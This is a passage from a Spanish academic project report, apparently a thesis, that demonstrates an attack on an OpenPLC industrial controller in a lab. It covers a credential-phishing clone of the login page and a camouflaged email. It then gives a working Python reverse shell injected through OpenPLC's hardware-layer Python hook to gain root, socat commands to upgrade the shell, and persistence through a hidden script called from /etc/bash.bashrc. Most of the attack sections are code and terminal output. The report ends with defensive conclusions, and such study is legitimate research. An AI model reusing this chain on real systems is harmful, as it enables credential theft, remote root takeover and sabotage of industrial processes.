Una vez introducidas las credenciales, al ser redirigido al login oficial el operario supondrá que ha introducido unas credenciales erróneas, provocando un segundo intento de login, en este segundo intento al estar ubicado en la página verdadera podrá acceder sin errores a la página de OpenPLC. De esta manera el operario no sospechará que sus credenciales han sido secuestradas.

Código HTML del login original es el siguiente:


```
<form action='login' method='POST' class='login-form'>
```

Código HTML Alterado:


```
<form action='OpenPLC.php' method='GET' class='login-form'>
```

El action apunta al código PHP maliciosos, provocando que al enviar el formulario el fichero .php se ejecute.

Por lo que una vez con todos los ficheros necesarios del phishing, subiremos a un servidor web el cual interprete PHP.




Si abrimos el dominio <https://sitiowebfalsodemoopenplc.000webhostapp.com/> veremos la siguiente página web la cual simula la oficial.



4.5.4. Envió del phishing

Enviaremos un correo a la víctima, en este caso al operario el cual se encarga de controlar el PLC:



Como podemos ver el link queda camuflado provocando que el operario caiga con facilidad en el phishing.


Una vez ingresadas las credenciales en el sitio web falso será redireccionando a la página real ubicada en <http://192.168.1.90:8080/login> provocando que al segundo intento pueda iniciar sesión sin alertarse de ninguna irregularidad.

4.5.5. Credenciales e inicio de sesión

En este momento si el usuario ha caído en el phishing disponemos de unas credenciales validas con las cuales podemos acceder a OpenPLC:



Iniciamos sesión para validar las credenciales:



En este momento hemos conseguido Iniciar sesión por lo que ya estamos autenticados.

4.5.6. Creación de la revershell con Python

OpenPLC tiene una función integrada que permite la inyección de código Python para controlar el PLC, gracias a esta función podemos ganar acceso al sistema creando una reverse shell en Python que apunte a la máquina atacante:

```
> cat -l python revershell.txt
File: revershell.txt
Size: 249 B
1  #!/usr/bin/python3
2  from os import dup2
3  from subprocess import run
4  import socket
5  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
6  s.connect(("192.168.1.84",1234))
7  dup2(s.fileno(),0)
8  dup2(s.fileno(),1)
9  dup2(s.fileno(),2)
10 run(["/bin/bash","-i"])
```

4.5.7. Inyectar reverse shell en OpenPLC

Una vez estamos en la sesión del Operario nos dirigimos al menú /hardware y en OpenPLC Hardware Layer activamos el módulo PSM:

OpenPLC Hardware Layer

Python on Linux (PSM) ▾

Inyectamos el código de la reverse Shell:

```
1  #!/usr/bin/python3
2  from os import dup2
3  from subprocess import run
4  import socket
5  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
6  s.connect(("192.168.1.84",1234))
7  dup2(s.fileno(),0)
8  dup2(s.fileno(),1)
9  dup2(s.fileno(),2)
10 run(["/bin/bash","-i"])
```

Antes de ejecutar el PLC nos ponemos en escucha con netcat para recibir la shell:

```
> nc -lvp 1234
listening on [any] 1234 ...
|
```

Iniciamos el PLC provocando que se ejecute el código Python en el proceso de arranque, recibiendo una shell en el equipo atacante:

```
> nc -lvp 1234
listening on [any] 1234 ...
192.168.1.90: inverse host lookup failed: Unknown host
connect to [192.168.1.84] from (UNKNOWN) [192.168.1.90] 33250
bash: no se puede establecer el grupo de proceso de terminal (649): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este intérprete de ordenes
root@luis-VirtualBox:/home/luis/Documentos/OpenPLC_v3/webserver# |
```

En este mismo momento ya tenemos acceso root a la máquina de forma remota:

```
root@luis-VirtualBox:/# whoami
whoami
root
```

4.5.8. Tratamiento de TTY

En este momento tenemos el control total de la máquina víctima, ya que tenemos permisos root. Para poder trabajar de forma más cómoda vamos a desplegar una TTY interactiva haciendo uso de socat, esta herramienta la podemos instalar en la máquina víctima.

Máquina atacante:

```
> socat file:`tty`,raw,echo=0 tcp-listen:4444
```

Máquina víctima:

```
root@luis-VirtualBox:/# socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.84:4444 <pty,stderr,setsid,sigint,sane tcp:192.168.1.84:4444
```

En este momento hemos conseguido enviarnos a la máquina atacante una Shell totalmente interactiva en la que dispondremos de historial, ctrl c, movimiento en la línea de comandos, etc:

```
root@luis-VirtualBox:/home/luis/Documentos# ^C  
root@luis-VirtualBox:/home/luis/Documentos# Esto es una shell interactiva
```

4.5.9. Mantener persistencia en el sistema

Si cerramos la sesión de forma accidental, el PLC se apaga o cualquier otro inconveniente no podemos recuperar la sesión a la máquina víctima hasta que el PLC vuelva a ser iniciado, ya que en el arranque ejecuta el código Python que entabla la conexión de la reverse shell.

Para mantener la persistencia vamos a hacer uso del archivo bash.bashrc ubicado en /etc, este archivo se encarga de la configuración de la shell bash de todos los usuarios, desde este archivo apuntaremos a nuestra reverse shell TTY con socat.

Creemos un archivo oculto con extensión .elf que almacene el código a ejecutar, debemos darle permisos de ejecución con chmod +x:

```
luis@luis-VirtualBox:~/Documentos/scripts$ cat .socat.elf  
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.84:4444
```

Editamos el archivo /etc/bash.bashrc y apuntamos al .socat.elf con & para que se lance en segundo plano.


```
/home/luis/Documentos/scripts/.socat.elf &
```

En este momento cada vez que el usuario se ponga en modo super usuario recibiremos una shell, siempre y cuando nos quedemos en escucha por la máquina atacante.

```
> socat file:`tty`,raw,echo=0 tcp-listen:4444
2022/06/16 20:57:49 socat[2983] E connect(6, AF=2 192.168.1.84:4444, 16): Connection refused
root@luis-VirtualBox:/home/luis# whoami
root
root@luis-VirtualBox:/home/luis# |
```

El atacante ha conseguido explotar la máquina víctima y mantener persistencia en el sistema, teniendo el control total, pudiendo parar el PLC de forma remota ocasionando daños críticos al proceso industrial.

4.5.10. Demo de ataque



5. CONCLUSIONES

Podemos extraer diferentes ideas del proyecto, la principal y más importante se resume en el valor indispensable del bastionado en los sistemas y redes desplegados, el cual provee la seguridad necesaria a la hora de prevenir posibles ataques. En un sistema todos sus componentes deben estar actualizados de forma constante evitando nuevas amenazas. El factor humano es una de las principales vías potenciales usadas para atacar un activo, por lo que se deben entrenar a todos los individuos que forman parte del proceso evitando así un vector de ataque claro como el mostrado en este proyecto.

6. LÍNEAS DE INVESTIGACIÓN FUTURAS

Como posibles líneas de investigación tenemos las siguientes:

- Implementación de Arduino con OpenPLC.
- Explotación de nuevos vectores de ataque en redes OT.
- Estudiar los diferentes Ataques posibles a un PLC.
- Estudiar las diferentes posibilidades de un atacante con permisos root en un PLC
- Ataques a sistemas SCADA.
- Comprometer los diferentes activos de la red desde la máquina comprometida.

7. BIBLIOGRAFÍA

Alves, T. (n.d.). *OpenPLC – Open-source PLC Software*. OpenPLC Project. Retrieved

June 11, 2022, from <https://openplcproject.com/>

S. [Seafox C]. (2021, 25 diciembre). *SFC Tutorial | OpenPLC* [Vídeo]. YouTube.

https://www.youtube.com/watch?v=c6XIMz-LL_M&feature=youtu.be

S. [Seafox C]. (2022, 17 enero). *OpenPLC ScadaBR Tutorial* [Vídeo]. YouTube.

<https://www.youtube.com/watch?v=bSdW4XXBILo&feature=youtu.be>

Alves, T. A. (n.d.). *GitHub OpenPLC_v3*. GitHub. Retrieved June 12, 2022, from

https://github.com/thiagoralves/OpenPLC_v3

Núñez, E. A. (2021, August 25). *Página web phishing*. OpenWebinars.net. Retrieved

June 16, 2022, from <https://openwebinars.net/blog/hacking-tutorial-phishing-en-facebook/>

CVE-2021-31630 - OpenCVE. (2022, May 3). Opencve. Retrieved June 21, 2022, from

<https://www.opencve.io/cve/CVE-2021-31630>

Incibe-cert. (2019, 28 febrero). *Sistemas de control de software libre*. Recuperado 8 de

junio de 2022, de <https://www.incibe-cert.es/blog/sistemas-control-software-libre>

Reverse Shell Cheat Sheet | pentestmonkey. (n.d.). Pentest Monkey. Retrieved June 21,

2022, from <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>